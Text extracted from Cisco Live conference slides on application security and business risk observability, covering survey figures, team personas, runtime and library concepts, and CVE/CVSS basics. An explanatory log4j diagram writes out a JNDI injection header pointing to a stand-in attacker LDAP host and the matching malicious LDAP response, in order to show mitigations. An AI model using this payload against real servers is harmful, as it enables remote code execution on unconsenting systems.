

The background is a vibrant, abstract graphic featuring a spectrum of colors from red and orange on the left to blue and green on the right. The colors are arranged in a series of overlapping, wavy bands that create a sense of movement and depth. A bright, white, starburst-like light emanates from the right side, casting rays of light across the entire scene.

cisco *Live!*

Let's go

#CiscoLiveAPJC



The bridge to possible

Business Risk Observability for Traditional and Modern Applications

Application Security with Business Context

Kashyap Merchant, Director, Product Management, Cisco
BRKSEC-2405

CISCO *Live!*

#CiscoLiveAPJC

Cisco Webex App


Questions?

Use Cisco Webex App to chat with the speaker after the session

How

- 1 Find this session in the Cisco Live Mobile App
- 2 Click “Join the Discussion”
- 3 Install the Webex App or go directly to the Webex space
- 4 Enter messages/questions in the Webex space

Webex spaces will be moderated by the speaker until December 22, 2023.



<https://ciscolive.ciscoevents.com/ciscolivebot/#BRKSEC-2405>


A little about me...




Agenda

- Securing the new digital world
- Foundational concepts of applications
- Application security for hybrid applications
- Security insights for cloud native applications


We will in an evolving and expanding digital world



Where digital experience is the new business KPI



But applications are built in complex environment



There is no **business context**

Which leads to

56%

Use more than 10 application observability/monitoring tool

60%

Say most observability tools serve narrow requirements and fail to enable a complete view

74%


Struggle with data collection and correlation



Complexity



Data overload




Tool sprawl




Friction
between teams

So, teams need to see the full stack of available data

Shared context across the digital experience





Focused on
vulnerabilities &
threats


App Team



Security Team



Focused on
velocity &
user
experience



The stakes are different for security

\$6-10 Trillion

Global Impact of
Cybercrime

Cost siphoned from
beneficial investment
to combat Cybercrime

Source: Cybersecurity Ventures,
2021-2025 Estimate

800%

Increase in Nation-State
initiated Cyber attacks

Since start of Russia-
Ukraine War


Source: The Register, Cyberattack
Escalation, March 2022

Explosion of threats in microservices security



Companies with
a Kubernetes
security incident
in last 12 months

Source: RedHat, 2022



API attacks
increase, will be
most frequent
attack vector

Source: Gartner, 2022

Customer pain is real and similar to ITOps problems

\$9.44M

Cost to Contain a
Breach in the US

Average cost to contain
a breach with 38% of
this cost from lost
business

Source: Ponemon Institute, 2022

277 days

$\frac{3}{4}$ of a year to
detect breach
occurred!

Average time to
identify and contain a
data breach

Source: Ponemon Institute, 2022

60%



Breaches with data
exfiltrated in the first
24-hours

Source: Cisco Security, 2020

Our Agents of Transformation



ITOps / DevOps
"Allison"

"I want to help secure our apps, but not at the expense user experience or availability."



SecOps
"Zane"

"I need visibility and control everywhere to protect our business, which leads to alert avalanches."



AppSec
"Aarya"

"I uncover security bugs as soon as I can, but dev can't fix them all, so I try to pick what matters most."

Business can't afford App and Sec silos

Without both teams joining the fight, issues like the log4j JNDI vulnerability can't be protected against in a timely fashion

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



✗ BLOCK WITH WAF

Attacker



Vulnerable Server
http://victim.xa



1

The string is passed to log4j for logging

`"${jndi:ldap://evil.xa/x}"`

✗ PATCH LOG4J

Vulnerable log4j
implementation



✗ DISABLE LOG4J



✗ DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

GovCERT.ch

log4j interpolates the string and queries the malicious LDAP server.

`ldap://evil.xa/x`

✗ DISABLE JNDI LOOKUPS

Malicious LDAP Server
ldap://evil.xa



3


4

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class


How can Cisco help?

How Cisco Full-Stack Observability can help?



Applications require a new security approach

Empowering the digital enterprise to operate with speed and security



Business Risk Observability

Full-Stack Observability – Secure

Provide business context needed to rapidly assess risk and align teams based on potential impact

Business Context Mapping

Mapping vulnerabilities and attacks to common transactions provides the business context to help you quickly understand the location and impact of threats.

+

Vulnerability and Threat Intelligence

Threat intelligence feeds from multiple yet complementary sources provide the threat context to understand the likelihood of exploits.

=

Business Risk Score

Scoring composited from analysis of runtime behavior + business impact + intelligence provides complete business risk context to instantly assess and prioritize action across ITOps and Security teams.

Foundational concepts

Runtime Environments

Everything needed to run the code

Enables portability

Write once and run everywhere*

Interfaces with the host OS


Obfuscate OS-specific APIs

Manage application memory

No need to handle the complexity in your code

Loads dependencies

Finds and makes third-party code accessible



Containers and Kubernetes

Accelerant to microservice
architectures

Enables agile application
processes


Continuous development,
integration, and deployment

Resilient distributed systems

Service discovery and load-
balancing and automated scaling
and failover

Consistent deployments

Declarative configuration keeps
environments running as expected



Libraries

Build applications quicker
with more consistency

Reusable building blocks for
common functions

Teams standardize on OSS and
internally-distributed libraries

Let the experts build your app
for you

Focused and experienced teams often
build a better solution

Static or shared libraries

Compile the library into the application
or dynamically load it

```
1. import org.apache.log4j.Logger;
2.
3. public class HelloWorld {
4.
5.     private static final Logger log = Logger.getLogger(HelloWorld.class);
6.
7.     public static void main(String[] args) {
8.         log.info("Hello World!");
9.     }
10.
11. }
```

```
1. const express = require('express')
2. const app = express()
3.
4. app.get('/', (req, res) => {
5.     res.send('Hello World!')
6. })
7.
8. app.listen(8080)
```

Vulnerability Management

Common Vulnerabilities and Exposures (CVE)

Program identifies, defines, and catalogs publicly disclosed Cybersecurity Vulnerabilities

Common Vulnerability Scoring System (CVSS)

Severity	Base Score Range
Low	0.1–3.9
